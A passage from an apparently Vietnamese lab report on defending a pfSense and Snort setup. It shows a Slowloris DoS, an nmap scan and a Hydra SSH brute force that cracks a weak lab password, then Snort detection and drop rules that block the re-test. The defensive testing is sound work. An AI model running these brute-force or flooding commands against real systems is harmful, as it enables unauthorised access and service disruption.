
```

Slowloris attack ongoing...this is connection 251, interval is 10 seconds
Slowloris attack ongoing...this is connection 252, interval is 10 seconds
Slowloris attack ongoing...this is connection 253, interval is 10 seconds
Slowloris attack ongoing...this is connection 254, interval is 10 seconds
Slowloris attack ongoing...this is connection 255, interval is 10 seconds
Slowloris attack ongoing...this is connection 256, interval is 10 seconds
Slowloris attack ongoing...this is connection 257, interval is 10 seconds
Slowloris attack ongoing...this is connection 258, interval is 10 seconds
Slowloris attack ongoing...this is connection 259, interval is 10 seconds
Slowloris attack ongoing...this is connection 260, interval is 10 seconds
Slowloris attack ongoing...this is connection 261, interval is 10 seconds
Slowloris attack ongoing...this is connection 262, interval is 10 seconds
Slowloris attack ongoing...this is connection 263, interval is 10 seconds
Slowloris attack ongoing...this is connection 264, interval is 10 seconds
Slowloris attack ongoing...this is connection 265, interval is 10 seconds
Slowloris attack ongoing...this is connection 266, interval is 10 seconds
Slowloris attack ongoing...this is connection 267, interval is 10 seconds
Slowloris attack ongoing...this is connection 268, interval is 10 seconds
Slowloris attack ongoing...this is connection 269, interval is 10 seconds
Slowloris attack ongoing...this is connection 270, interval is 10 seconds
Slowloris attack ongoing...this is connection 271, interval is 10 seconds
Slowloris attack ongoing...this is connection 272, interval is 10 seconds
Slowloris attack ongoing...this is connection 273, interval is 10 seconds
Slowloris attack ongoing...this is connection 274, interval is 10 seconds
Slowloris attack ongoing...this is connection 275, interval is 10 seconds
Slowloris attack ongoing...this is connection 276, interval is 10 seconds
Slowloris attack ongoing...this is connection 277, interval is 10 seconds
Slowloris attack ongoing...this is connection 278, interval is 10 seconds
Slowloris attack ongoing...this is connection 279, interval is 10 seconds

```

Hình 4.55. Quá trình tấn công DoS

Hệ thống phát hiện Pentester gửi 1 lượng lớn gói tin vào hệ thống nhưng hệ thống vẫn hoạt động bình thường và không bị gián đoạn



*Hình 4.56. Web Server sử dụng công cụ phân tích Wireshark và Task Manager*  
Bên phía Pentester không thể ping được hệ thống


```
(root@ Cyberkid-[/home/kali/Downloads/pentmenu-master]
# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=48.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=33.9 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 2 received, 33.333% packet loss, time 2004ms
rtt min/avg/max/mdev = 33.926/41.253/48.580/7.327 ms

[root@ Cyberkid-[/home/kali/Downloads/pentmenu-master]
# ping 192.168.100.242
PING 192.168.100.242 (192.168.100.242) 56(84) bytes of data.
```

*Hình 4.57. Pentester không thể ping được vào hệ thống*

Lý do hệ thống được bảo vệ:

Hệ thống đã sử dụng Firewall Pfsense để chặn lưu lượng xấu khi truy cập vào hệ thống khiến pentester không thể gửi 1 lượng lớn lưu lượng vào bên trong hệ thống, đồng thời kết hợp giải pháp Snort (IDS/IPS) phát hiện và ngăn chặn xâm nhập, đảm bảo hệ thống luôn trong tình trạng ổn định



Hình 4.58. Giao diện Firewall Pfsense

## Hệ thống đã cấu hình 2 rule để phát hiện và ngăn chặn

### Bộ rule trong Snort

#### Rule 1:

```
alert tcp any any -> any any (msg:"Possible DoS attack - SYN Flood detected";
flags:S; threshold:type both, track by_src, count 2000, seconds 10;
classtype:attempted-dos; sid:100001; rev:1;)
```

alert tcp any any -> any any;

alert: Cảnh báo khi quy tắc khớp.

tcp: Quy tắc áp dụng cho các gói TCP.

any any -> any any: Áp dụng cho mọi nguồn và đích (IP và cổng).

msg:"Possible DoS attack":

Thông báo này sẽ được ghi vào log khi phát hiện một cuộc tấn công DoS.

**flags:S:** Chỉ kiểm tra các gói TCP có cờ SYN được bật (bước đầu tiên trong quy trình bắt tay 3 bước TCP).

**threshold:type both, track by\_src, count 2000, seconds 10:**

**type both:** Quy tắc sẽ được kích hoạt khi phát hiện cả ngưỡng vượt (trigger) và lặp lại hành vi.

**track by\_src:** Theo dõi các gói tin từ từng địa chỉ nguồn riêng biệt.

**count 2000, seconds 10:** Nếu một địa chỉ nguồn gửi 2000 gói SYN trong 10 giây, quy tắc sẽ được kích hoạt.

**classtype:attempted-dos:**

Xếp loại sự kiện này là cuộc tấn công từ chối dịch vụ.

**sid:100001; rev:1;:**

**sid:100001:** Mã định danh duy nhất của quy tắc.

**rev:1:** Phiên bản của quy tắc.

### **Rule 2:**

**drop tcp any any -> any any (msg:"Blocked DoS attack - SYN Flood detected"; flags:S; threshold:type both, track by\_src, count 2000, seconds 10; classtype:attempted-dos; sid:100002; rev:1;)**

**drop tcp any any -> any any:**

**drop:** Snort sẽ chặn và hủy các lưu lượng khớp với quy tắc không để tiếp tục đến đích.

**msg:"Blocked DoS attack":**

Thông báo này sẽ ghi log rằng một cuộc tấn công DoS đã bị chặn.

Các tham số khác (flags:S, threshold, classtype, sid, rev) giống như quy tắc đầu tiên.

Hình 4.59. Cấu hình rule trên Snort

Ở phần Alerts phát hiện được lưu lượng của kẻ tấn công (pentester)

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-11-26 18:32:24	<span style="color: yellow;">!</span>	2	TCP	Attempted Denial of Service	192.168.100.244	51296	192.168.100.242	80	1:100001	Possible DoS attack
2024-11-26 18:32:24	<span style="color: yellow;">!</span>	2	TCP	Attempted Denial of Service	192.168.100.244	51296	192.168.100.242	80	1:100002	Blocked DoS attack
2024-11-26 18:32:14	<span style="color: yellow;">!</span>	2	TCP	Attempted Denial of Service	192.168.100.244	38138	192.168.100.242	80	1:100001	Possible DoS attack
2024-11-26 18:32:14	<span style="color: yellow;">!</span>	2	TCP	Attempted Denial of Service	192.168.100.244	38138	192.168.100.242	80	1:100002	Blocked DoS attack
2024-11-26 18:32:08	<span style="color: yellow;">!</span>	2	TCP	Attempted Denial of Service	192.168.100.244	50334	192.168.100.242	80	1:100001	Possible DoS attack

Hình 4.60. Mục Alerts trên Snort

Ở phần Blocked đã phát hiện và block lưu lượng khi vượt ngưỡng yêu cầu của hệ thống

The screenshot shows the pfSense Snort Blocked Hosts configuration page. At the top, there are tabs for Snort Interfaces, Global Settings, Updates, Alerts, Blocked (which is selected), Pass Lists, Suppress, IP Lists, SID Mgmt, Log Mgmt, and Sync. Below the tabs, there's a section titled "Blocked Hosts and Log View Settings" with buttons for "Download" and "Clear". A note says "All blocked hosts will be saved" for download and "All blocked hosts will be removed" for clear. There are also "Save" and "Refresh" buttons, and a dropdown for "Number of blocked entries to view" set to 500. The main area displays a table titled "Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)". The table has columns for #, IP, Alert Descriptions and Event Times, and Remove. One entry is shown: IP 192.168.100.244 with alerts for "Blocked DoS attack" and "Possible DoS attack" both dated 2024-11-26 18:32:24. A note at the bottom says "1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces."

Hình 4.61. Mục Blocked trên Snort

Pentester kiểm thử với Hydra (Brute Force SSH)

Mục đích: Kiểm tra tính bảo mật của dịch vụ SSH bằng cách thực hiện tấn công brute force để tìm kiếm các mật khẩu yếu.

Bước 1: tạo danh sách username.txt để dò thông tin tài khoản

The screenshot shows a terminal window with a dark theme. The title bar has icons for file operations. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with various icons. The main area contains a list of usernames in a file named "username.txt":


```

1 admin
2 administrator
3 Administrator
4 datne
5 hehehe
6 lamtuandat
7 dattuan
8 tuandatlam
9 tuandat

```

Hình 4.62. Danh sách tài khoản dùng để dò tài khoản

Bước 2: tạo danh sách passlist.txt có khả nghỉ để dò mật khẩu hệ thống




The screenshot shows a dark-themed text editor window titled 'passlist.txt - Mousepad'. The file contains a list of 15 password entries, each preceded by a number from 1 to 15. The entries are:

```
1 admin
2 admin123@A
3 administrator
4 Administrator
5 datne
6 hehehe
7 123456
8 12345
9 tuandat
10 lamtuandat
11 datdayne
12 lamtuandatne
13 2932003Dat
14 dat123
15 |
```

Hình 4.63. Danh sách mật khẩu dùng để dò mật khẩu

Bước 3: Sử dụng lệnh:

Hydra -L <username.txt> -P <passlist.txt> và giao thức SSH với IP mục tiêu <ssh://192.168.100.242>



```
(root㉿ Cyberkid)-[~/home/kali/Desktop]
# nmap 192.168.100.242
Starting Nmap 7.94SVN ( https://nmap.org ) [24-Nov-26 06:58 EST]
Nmap scan report for 192.168.100.242 (192.168.100.242)
Host is up (0.0034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:D4:A9:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.61 seconds

(root㉿ Cyberkid)-[~/home/kali/Desktop]
# hydra -L '/home/kali/Desktop/username.txt' -P '/home/kali/Desktop/passlist.txt' ssh://192.168.100.242|
```

Hình 4.64. Công cụ Hydra

Hệ thống do cấu hình mật khẩu yếu nên đã bị tấn công brute-force thành công

```
(root@ Cyberkid-[/home/kali/Desktop]
# nmap 192.168.100.242
Starting Nmap 7.94SVN ( https://nmap.org ) [24-Nov-26 06:58 EST]
Nmap scan report for 192.168.100.242 (192.168.100.242)
Host is up (0.0034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:D4:A9:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.61 seconds

(root@ Cyberkid-[/home/kali/Desktop]
# hydra -L '/home/kali/Desktop/username.txt' -P '/home/kali/Desktop/passlist.txt' ssh://192.168.100.242
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)      at 2024-11-26 06:58:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 126 login tries (l:9/p:14), ~8 tries per task
[DATA] attacking ssh://192.168.100.242:22/
[22][ssh] host: 192.168.100.242 login: lamtuandat password: 2932003Dat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)      at 2024-11-26 06:58:41

(root@ Cyberkid-[/home/kali/Desktop]
# ssh lamtuandat@192.168.100.242
lamtuandat@192.168.100.242: password: |
```

Hình 4.65. Khai thác lỗ hổng trên công cụ Hydra

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

lamtuandat@WINSERVER C:\Users\lamtuandat>dir
Volume in drive C has no label.
Volume Serial Number is 069A-5FOC

Directory of C:\Users\lamtuandat

11/20/2024 01:10 AM <DIR> .
11/20/2024 01:10 AM <DIR> ..
10/29/2024 08:42 PM <DIR> 3D Objects
10/29/2024 08:42 PM <DIR> Contacts
11/20/2024 01:20 AM <DIR> Desktop
10/29/2024 08:42 PM <DIR> Documents
11/26/2024 05:38 PM <DIR> Downloads
10/29/2024 08:42 PM <DIR> Favorites
10/29/2024 08:42 PM <DIR> Links
10/29/2024 08:42 PM <DIR> Music
10/29/2024 08:42 PM <DIR> Pictures
10/29/2024 08:42 PM <DIR> Saved Games
10/29/2024 08:42 PM <DIR> Searches
10/29/2024 08:42 PM <DIR> Videos
0 File(s) 0 bytes
14 Dir(s) 44,158,603,264 bytes free
```

Hình 4.66. Khai thác thành công

Nguyên nhân dẫn đến lỗ hổng trên:

- Mật khẩu yếu, dễ bị dò và khai thác
- Thiếu hệ thống bảo vệ khi bị tấn công

Giải pháp khắc phục:

- Sử dụng mật khẩu mạnh: sử dụng trên 13 ký tự kết hợp với chữ hoa, chữ thường, số, ký tự đặc biệt
- Triển khai Firewall Pfsense kết hợp với Snort để phát hiện và ngăn chặn cuộc tấn công

The screenshot shows the pfSense Status / Dashboard interface. On the left, the 'System Information' section displays details like Name (pfSense.home.arpa), User (admin@10.0.0.25), System (VMware Virtual Machine), BIOS (Phoenix Technologies LTD, Version 6.00), Version (2.7.2-RELEASE), CPU Type (AMD Ryzen 5 5600H with Radeon Graphics), and more. On the right, the 'Netgate Services And Support' section shows interfaces: WAN (192.168.100.242), LAN (10.0.0.10), and OPT1 (20.0.0.20). The 'Interfaces' section lists them as 1000baseT <full-duplex>. The 'Snort Alerts' section shows two entries: 'SSH Brute Force Detected' (Nov 22 16:39:32) and 'Blocked SSH Brute Force Attack' (Nov 22 16:39:32).

Hình 4.67. Giao diện Firewall Pfsense

Cấu hình rule trên snort để phát hiện và ngăn chặn cuộc tấn công

Rule 1:

```
alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force Detected";
flow:to_server,established; content:"SSH-"; threshold:type both, track by_src,
count 5, seconds 10; classtype:attempted-recon; sid:100007; rev:1;)

alert tcp any any -> $HOME_NET 22;
alert: Cảnh báo khi quy tắc khớp.
```

Tcp: Áp dụng cho các gói tin TCP.

Any any: Mọi địa chỉ nguồn và cổng nguồn.

\$HOME\_NET 22: Dịch là mạng nội bộ (\$HOME\_NET) với cổng 22 (dịch vụ SSH).

Msg:"SSH Brute Force Detected":

Thông báo log rằng đã phát hiện tấn công brute force SSH.

Flow:to\_server,established:

Chỉ kiểm tra các gói tin đang được gửi đến máy chủ (SSH server).

Established: Kết nối TCP phải đang ở trạng thái thiết lập (còn SYN/ACK đã trao đổi).

Content:"SSH-“:

Tìm kiếm chuỗi “SSH-“ trong payload, dấu hiệu của phiên kết nối SSH.

Threshold:type both, track by\_src, count 5, seconds 10:

type both: Quy tắc kích hoạt khi phát hiện hành vi vượt ngưỡng và lặp lại hành vi.

Track by\_src: Theo dõi các gói tin từ từng địa chỉ nguồn riêng biệt.

Count 5, seconds 10: Nếu một địa chỉ nguồn gửi 5 kết nối SSH trong 10 giây, quy tắc sẽ kích hoạt.

Classtype:attempted-recon:

Phân loại sự kiện: Hành vi dò quét (reconnaissance) mạng.

Sid:100007; rev:1;;

sid:100007: Mã định danh quy tắc.

Rev:1: Phiên bản đầu tiên của quy tắc.

**Rule 2:**

**drop tcp any any -> \$HOME\_NET 22 (msg:"Blocked SSH Brute Force Attack";  
flow:to\_server,established; content:"SSH-“; threshold:type both, track by\_src,  
count 5, seconds 10; classtype:attempted-dos; sid:100008; rev:1;)**

drop tcp any any -> \$HOME\_NET 22:

drop: Chặn và hủy các gói tin khớp với quy tắc.

Msg:"Blocked SSH Brute Force Attack":

Thông báo log rằng tấn công brute force SSH đã bị chặn.

Các tham số khác (flow, content, threshold, classtype, sid, rev) giống quy tắc alert.

The screenshot shows the pfSense Snort interface settings. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, Help, and a notification icon with 23 alerts. The main menu on the left has sections for Snort Interfaces, Global Settings, Updates, Alerts, Blocked, Pass Lists, Suppress, IP Lists, SID Mgmt, Log Mgmt, and Sync. Under Snort Interfaces, sub-sections include WAN Settings, WAN Categories, WAN Rules (which is selected), WAN Variables, WAN Preprocs, WAN IP Rep, and WAN Logs. A sidebar titled 'Available Rule Categories' shows a dropdown set to 'custom.rules' with the instruction 'Select the rule category to view and manage.' Below this, a section titled 'Defined Custom Rules' displays two configuration snippets:

```

alert tcp any any -> $HOME_NET any (msg:"Possible DoS attack - SYN Flood detected"; flags:S; threshold:type both, track by src, dst, count 5, interval 10s; drop)
drop tcp any any -> $HOME_NET any (msg:"Blocked DoS attack - SYN Flood detected"; flags:S; threshold:type both, track by src, dst, count 5, interval 10s; drop)

alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force Detected"; flow:to_server,established; content:"SSH-"; threshold:type both, track by src, dst, count 5, interval 10s; drop)
drop tcp any any -> $HOME_NET 22 (msg:"Blocked SSH Brute Force Attack"; flow:to_server,established; content:"SSH-"; threshold:type both, track by src, dst, count 5, interval 10s; drop)

```

Hình 4.68. Bộ rule trên Snort

Kiểm thử lại hệ thống: không thẻ tấn công được nữa

The screenshot shows the terminal output of the Hydra tool performing an SSH login attack. The command used was # hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/passlist.txt' ssh://192.168.100.242. Hydra v9.5(c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway). The log shows Hydra attacking ssh://192.168.100.242:22 and encountering an error due to too many connection errors. It also indicates 0 of 1 target completed and 0 valid password found.

```

[root@ Cyberkid [/home/kali/Desktop]
# hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/passlist.txt' ssh://192.168.100.242
Hydra v9.5(c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2024-11-26 07:00:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 126 login tries (l:9/p:14), ~8 tries per task
[DATA] attacking ssh://192.168.100.242:22/
[ERROR] all children were disabled due to too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2024-11-26 07:00:51

```

Hình 4.69. Kiểm thử lại hệ thống với công cụ Hydra

## Hệ thống đã phát hiện tấn công Brute-force

The screenshot shows the 'Alert Log View Settings' section of the Snort interface. It includes fields for 'Interface to Inspect' (WAN (em0)), 'Auto-refresh view' (unchecked), 'Alert lines to display' (250), and 'Save' button. Below this is the 'Alert Log Actions' section with 'Download' and 'Clear' buttons. The main area displays a table titled '4 Entries in Active Log' with columns: Date, Action, Pri, Proto, Class, Source IP, Sport, Destination IP, DPort, GID:SID, and Description. The entries are:

Date	Action	Pri	Proto	Class	Source IP	Sport	Destination IP	DPort	GID:SID	Description
2024-11-26 19:00:20	⚠️	2	TCP	Attempted Information Leak	192.168.100.244	57044	192.168.100.242	22	1:100007	SSH Brute Force Detected
2024-11-26 19:00:20	⚠️	2	TCP	Attempted Denial of Service	192.168.100.244	57044	192.168.100.242	22	1:100008	Blocked SSH Brute Force Attack
2024-11-22 16:39:32	⚠️	2	TCP	Attempted Information Leak	192.168.100.244	45496	192.168.100.242	22	1:100007	SSH Brute Force Detected
2024-11-22 16:39:32	⚠️	2	TCP	Attempted Denial of Service	192.168.100.244	45496	192.168.100.242	22	1:100008	Blocked SSH Brute Force Attack

Hình 4.70. Mục Alerts trên Snort

Tiến hành ngăn chặn và phát đi cảnh báo đến admin

The screenshot shows the 'Blocked Hosts' section of the Snort interface. It includes tabs for 'Snort Interfaces', 'Global Settings', 'Updates', 'Alerts', 'Blocked' (which is selected), 'Pass Lists', 'Suppress', 'IP Lists', 'SID Mgmt', 'Log Mgmt', and 'Sync'. The main area displays a table titled 'Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)' with columns: #, IP, Alert Descriptions and Event Times, and Remove. One entry is listed:

